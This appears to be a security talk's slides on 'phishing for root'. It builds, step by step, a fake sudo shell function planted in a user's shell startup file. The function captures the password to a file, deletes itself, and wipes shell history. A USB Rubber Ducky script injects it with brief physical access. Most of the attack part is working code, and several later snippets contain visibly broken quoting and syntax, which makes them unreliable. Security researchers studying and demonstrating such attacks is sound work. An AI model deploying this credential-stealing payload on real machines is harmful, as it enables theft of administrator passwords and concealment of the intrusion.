

Phishing for Root

(How I Got Access to Root on Your Computer With 8 Seconds of Physical Access)

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Who Am I?



- Information Security Researcher
- Software Developer
- Physical Security Enthusiast
- Primary Focus of Research: Applied Cryptography
- Web Developer and Designer

Two Key Words

Phishing
Root

Phishing (Spot the Difference)

An attempt to steal information by impersonating a trustworthy entity



Root

- The root user is the superuser on Mac or Linux
- Root has unrestricted access to the computer system
- Root owns the machine and its processes
- Some processes require root access to run
- You probably don't want to be logged in as root because of its power

**"With Great Power There Must Also
Come--Great Responsibility!"**

(Fortunately for us, we just want the power)

Sudo

- Sudo stands for su "do"
- su stands for Substitute User
- Used to run commands as another user
 - Including root (usually by default)

Running Sudo

```
$ sudo echo 'Test'  
[sudo] password for vi:  
Sorry, try again  
[sudo] password for vi:  
Test
```


Alias

- Lets you map a command to a name
- Essentially a nickname for commands
- Simplifies having to type long commands
- Existing command names can be aliased over, including sudo

```
alias list='ls -la'  
alias m='make; chmod 600 bin/*; cp bin/* ~/test/'  
alias sudo='echo "fake sudo"'
```

Functions

- Similar to aliases, but usually contains more logic
- Better handling of inputs than aliases
- Can also be named the same as a command name, including sudo

```
e() {  
    if [ $1='test' ]; then  
        echo 'input is test'  
    else  
        echo 'input is not test'  
    fi  
}
```

Spoofing Sudo

```
1  sudo() {  
2      echo -n "[sudo] password for $USER: "  
3      read -s pass  
4      echo  
5      sleep 2  
6      echo "Sorry, try again."  
7  }
```

Running the Real Sudo

- Unset fake sudo function after running
- Run the real sudo after the fake fail message
- Force password prompt for real sudo
- Pass arguments to real sudo

```
1  sudo() {
2      unset -f sudo
3      echo -n "[sudo] password for $USER: "
4      read -s pass
5      echo
6      sleep 2
7      echo "Sorry, try again."
8      sudo -k $@
9  }
```

Using the \$pass Variable

- Fake password prompt stores password in \$pass... Let's use it!
 - How about storing the value in a file?
- Unset \$pass when no longer needed

```
1  sudo() {
2      unset -f sudo
3      echo -n "[sudo] password for $USER: "
4      read -s pass
5      echo -n $pass > $HOME/p.txt
6      unset pass
7      echo
8      sleep 2
9      echo "Sorry, try again."
10     sudo -k $@
11 }
```

Someone might use `/usr/bin/sudo`

- Function names can have slashes in them
 - Let's make a `/usr/bin/sudo` function
- The fake `/usr/bin/sudo` can just call the fake `sudo`
 - No need to rewrite everything
- Unset the fake `/usr/bin/sudo` after fake `sudo` is run


```
1  sudo() {
2      unset -f sudo
3      unset -f /usr/bin/sudo
4      echo -n "[sudo] password for $USER: "
5      read -s pass
6      echo -n $pass > $HOME/p.txt
7      unset pass
8      echo
9      sleep 2
10     echo "Sorry, try again."
11     sudo -k $@
12 }
13 /usr/bin/sudo() {
14     sudo $@
15 }
```

Make the Shell Code a Single Line!

- This is just shell code, so let's make this one line
- A single line will help us clean up a little later

```
1 sudo(){ unset -f sudo;unset -f /usr/bin/sudo;echo -n "[sudo]
password for $USER: ";read -s pass;echo -n
$pass>$HOME/p.txt;unset pass;echo;sleep 2;echo "Sorry, try
again.";sudo $@;};/usr/bin/sudo(){ sudo $@;}
```

Determine What Shell a User Has

- We want to store this exploit in the SHELLrc file
 - .bashrc for bash, .shrc for sh, .zshrc for zsh, etc...
- The SHELLrc file runs shell scripts when a terminal is started
- We need to echo our exploit and append it to the SHELLrc file

```
1 s=$HOME/.$(basename $SHELL)rc
2 echo "sudo(){ unset -f sudo;unset -f /usr/bin/sudo;echo -n
  \"[sudo] password for \\\$USER: \";read -s pass;echo -n
  \\\$pass>\\$HOME/p.txt;unset pass;echo;sleep 2;echo \"Sorry, try
  again.\\";sudo -k \\\$@;};/usr/bin/sudo(){ sudo \\\$@'}" >> $s
```

Let the Exploit Identify Itself

- Create a random marker (4 bytes of hex is good enough)
- The exploit deletes a line with the marker in the SHELLrc file
 - This is why the echoed exploit is a single line

```
1 h=$(hexdump -n 4 -e '/1 "%02X"' /dev/urandom)
2 s=$HOME/.$(basename $SHELL)rc
3 echo "sudo(){ unset -f sudo;unset -f /usr/bin/sudo;sed -i -n
  /$h/\!p $s;echo -n \"[sudo] password for \${USER}: \";read -s
  pass;echo -n \${pass}>\$HOME/p.txt;unset pass;echo;sleep 2;echo
  \"Sorry, try again.\";sudo -k \${@};};/usr/bin/sudo(){ sudo \${@};}"
  >> $s
```

What if 2 Terminals are Open?

- The fake sudo won't unset itself from the second terminal
- Only run the fake sudo if the random marker is in the SHELLrc file


```
1 h=$(hexdump -n 4 -e '/1 "%02X"' /dev/urandom)
2 s=$HOME/.$(basename $SHELL)rc
3 echo "sudo(){ unset -f sudo;unset -f /usr/bin/sudo;if ! grep -q
$h $s;then sudo \${@}; else sed -i -n /$h/\!p $s;unset -f
sudo;unset -f /usr/bin/sudo;echo -n \"[sudo] password for \${USER}:
\";read -s pass;echo -n \"$pass>\${HOME}/p.txt;unset pass;echo;sleep
2;echo \"Sorry, try again.\";fi;sudo -k \${@};fi};/usr/bin/sudo(){
sudo \${@};}" >> $s
```

Shrink the Shell Code Length

- Turn words and commands used multiple times into short variables
- It's shell code, we can shrink this down to one line again

```
1 h=$(hexdump -n 4 -e '/1 "%02X"' /dev/urandom);s=$HOME/.$(basename
$SHELL)rc;r=sudo;e=echo;t=/usr/bin/$r;u=unset;$e "$r(){ $u -f
$r;$u -f $t;if ! grep -q $h $s;then $r \$$@; else sed -i -n
/$h/\!p $s;$e -n \"[$r] password for \$$USER: \";read -s p;$e -n
\p>\$HOME/p.txt;$u p;$e;sleep 2;$e \"Sorry, try again.\";$r -k
\$$@;fi;};$t(){ $r \$$@;}">>>$s
```

Wouldn't This Line Be in the Shell History?

- Yes... Let's fix that
- Disable the Shell history before running the exploit
- That disable command will be stored in the Shell history...
- Delete the disable command from the Shell history file
- Prevent shells from adding history after the terminal is closed

```
1  a=$HISTFILE;unset HISTFILE
2  h=$(hexdump -n 4 -e '/1 "%02X"' /dev/urandom);s=$HOME/.$(basename  
   $SHELL)rc;r=sudo;e=echo;t=/usr/bin/$r;u=unset;$e "$r(){ $u -f  
   $r;$u -f $t;if ! grep -q $h $s;then $r \${@}; else sed -i -n  
   /$h/\!p $s;$e -n \"[$r] password for \${USER}: \";read -s p;$e -n  
   \$p>\$HOME/p.txt;$u p;$e;sleep 2;$e \"Sorry, try again.\";$r -k  
   \${@};fi;};$t(){ $r \${@};}\">>$s
3  sed -i -n /HISTFILE/\!p $a;history -c;exit
```

What Did We Just Do?

- We created an exploit to fake sudo in just 3 lines of shell script
- Setup traces of the exploit are removed
- After running, the exploit deletes itself
- Exploit works even with `/usr/bin/sudo`
- We made the exploit shell agnostic

Who Knows What Device This Is?



Image: Hak5 via [HakShop](#)

USB Rubber Ducky

- A Keystroke Injector (Programmable Keyboard)
- Uses the USB Human Interface Device (HID) Specification
- Trusted by computers (Plug-and-Play)


```
1  REM Target: Ubuntu Desktop >= 11.04
2  DELAY 1000
3  CTRL-ALT t
4  DELAY 1000
5  STRING a=$HISTFILE;unset HISTFILE
6  ENTER
7  STRING h=$(hexdump -n 4 -e '/1 "%02X"'
/dev/urandom);s=$HOME/.$(basename
$SHELL)rc;r=sudo;e=echo;t=/usr/bin/$r;u=unset;$e "$r(){ $u -f
$r;$u -f $t;if ! grep -q $h $s;then $r \@$; else sed -i -n
/$h/\!p $s;$e -n \"[$r] password for \${USER}: \";read -s p;$e -n
\$p>\$HOME/p.txt;$u p;$e;sleep 2;$e \"Sorry, try again.\";$r -k
\@$;fi;};$t(){ $r \@$;}">>$s
9  ENTER
10 STRING sed -i -n /HISTFILE/\!p $a;history -c;exit
11 ENTER
```

Get the Root Phisher Code

Talk based on my blog post "Phishing for Root: Using Shell Functions Against Mac and Linux"

- Root Phisher Shell Script Lines:
<https://gist.github.com/ViGrey/213cfd61668c08c09b76fdc30781ac64>
- Root Phisher Ducky Script:
<https://gist.github.com/ViGrey/a988c76c87898a2156da7724c57f16b4>
- Easier access to Root Phisher code: <https://vigrey.com/rootphisher>

vigrey.com
GitHub.com/ViGrey
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